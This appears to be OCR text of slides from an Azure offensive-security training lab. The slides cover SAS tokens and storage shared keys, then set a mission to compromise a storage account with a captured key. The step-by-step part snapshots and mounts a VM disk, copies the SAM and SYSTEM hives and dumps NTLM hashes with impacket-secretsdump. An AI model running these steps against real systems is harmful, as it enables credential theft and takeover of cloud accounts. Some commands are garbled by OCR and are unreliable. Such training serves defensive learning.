Anonymous

Shared Access Signature

Active Directory

Storage Account Shared Key – Storage account level


Connect to Azure Storage
Select Connection Method
Select Resource
Select Connection Method
Enter Connection Info
Summary
How will you connect to the blob container?
Sign in using Azure Active Directory (Azure AD)
Shared access signature URL (SAS)
Anonymously (my blob container allows public access)


SHARED ACCESS SIGNATURE

SAS

Limited access via a URI

Could be time limited

Signed by Azure AD credentials or by account Shared Key


Generate SAS
A shared access signature (SAS) is a URI that grants restricted access to an Azure Storage container. Use it when you want to grant access to storage account resources for a specific time range without sharing your storage account key. Learn more about creating an account SAS
Signing method
Account key
User delegation key
Signing key
Key 1
Stored access policy
Used to revoke S...
Permissions
2 selected
Start and expiry date/time
Start
04/04/2023
12:00:00 AM
(UTC+04:00) Abu Dhabi, Muscat
Expiry
09/01/2023
12:00:00 AM
(UTC+04:00) Abu Dhabi, Muscat
Allowed IP addresses
for example, 168.1.5.65 or 168.1.5.65-168.1....
Allowed protocols
HTTPS only
HTTPS and HTTP
Generate SAS token and URL
Blob SAS token
sp=rl&st=2023-04-14T12:41:41Z&se=2023-04-14T20:41:41Z&spr=https&sv=2021-12-...
Blob SAS URL
https://altotel.blob.core.windows.net/sas-access?sp=rl&st=2023-04-14T12:41:41Z&se=...

AUTHORIZATION

Storage Account

Active Directory

Storage Account Shared Key

SHARED KEY

Shared Key

512-bit access keys for storage accounts

Not recommended but enabled by default!

Key is like the root password for storage account


Access to the shared key grants a user full access to a storage account's configuration and its data


SHARED KEY

The Risk

Access to keys grant full access to a storage account's configuration and its data

Recent research (April 2023) shows this can lead to RCE by abusing Azure Functions


altotel | Access keys
Storage account
Search
Events
Storage browser
Data storage
Containers
File shares
Queues
Tables
Security + networking
Networking
Azure CDN
Access keys
Shared access signature
Encryption
Microsoft Defender for Cloud
Data management
Redundancy
Data protection
Set rotation reminder
Refresh
Give feedback
Access keys authenticate your applications' requests to this storage account. Keep your keys in a secure location like Azure Key Vault, and replace them often with new keys. The two keys allow you to replace one while still using the other.
Remember to update the keys with any Azure resources and apps that use this storage account.
Learn more about managing storage account access keys
Storage account name
altotel
key1
Rotate key
Last rotated: 7/2/2022 (286 days ago)
Key
Show
Connection string
Show
key2
Rotate key
Last rotated: 7/2/2022 (286 days ago)
Key
Show
Connection string
Show


Connect to Azure Storage
Enter Connection Info
Select Resource
Select Connection Method
Enter Connection Info
Summary
Display name:
altotel-using-connection-string
Connection string:
DefaultEndpointsProtocol=https;AccountName=altotel;AccountKey=8noxP+g2C/WzHfPVGlxmR
uWsA+ASt0yTEw==;EndpointSuffix=core.windows.net

MISSION

You have a shared key from accessing the key vaults earlier

Use it to fully compromise the storage account

VIRTUAL HARD DISKS

VIRTUAL HARD DISK

VHD

Usually stored in storage accounts

Hard disk images for VMs

Contain data stored on VMs

Potentially create/download snapshot

Mount snapshot to access data

HASHES FROM VM

Disk Snapshot


If a snapshot exists, you can download it


Alternatively, we can create one

Mount it (example using Kali)

Extract SAM and SYSTEM files

Use impacket to extract the hashes


Home > Virtual machines > Win2022-Backup | Disks >
Win2022-Backup_OsDisk_1_614b32c5fd1941f99383e276dc408312
Disk
Search
Overview
Activity log
Access control (IAM)
Create VM
Create VM image version
Create snapshot
Delete
Refresh
Give feedback
Essentials
Resource group (move) : VM_RG
Disk state : Attached


Home > Virtual machines > Create a virtual machine >
Create a new disk ...
Create a new disk to store applications and data on your VM. Disk pricing varies based on factors including disk size, storage type, and number of transactions. Learn more
Name * kali-in-azure_DataDisk_0
Source type * Snapshot
Snapshot * Win2022-backup-snapshot
Size * 127 GiB
Premium SSD LRS
Change size
Key management Platform-managed key
Enable shared disk Yes No
Delete disk with VM

```
┌──(tarek㉿kali)-[~]
└─$ ls /media/my-mounted-drive/
'$Recycle.Bin'              Packages        'Program Files'        ProgramData  'System Volume Information'   Windows
'Documents and Settings'    PerfLogs        'Program Files (x86)'  Recovery      Users                         WindowsAzure
```

```
┌──(tarek㉿kali)-[/media/my-mounted-drive/Windows/System32/config]
└─$ cp SAM SYSTEM ~
```

```
┌──(tarek㉿kali)-[~]
└─$ impacket-secretsdump -system SYSTEM -sam SAM LOCAL

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x01726cbc4ba2760940ee47d8eddf1af1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
backupadmin:500:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14d86c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:907a03ba77690b45410eff69c57394d4:::
[*] Cleaning up...
```

DIY MISSION

```
sudo apt update
sudo apt install ntfs-3g -y
sudo fdisk -l
Look for the Microsoft sdb (e.g. /deb/sdc4)
sudo m
sudo mount /dev/sdc4   /media/my-mounted-drive/kdir
/media/my-mounted-drive
Ignore errors
cd /media/my-mounted-drive/Windows/System32/config/
cp SAM SYSTEM ~
cd ~
sudo apt install python3-impacket -y
impacket-secretsdump -system SYSTEM -sam SAM
LOCAL
```

REMEMBER

Look Around!

We focused on the hashes

But you have full disk access

Look around!

DISCUSSION

What can you do with the hashes?

BONUS SECTION

VM RUN COMMANDS

VM RUN COMMAND


Run Command

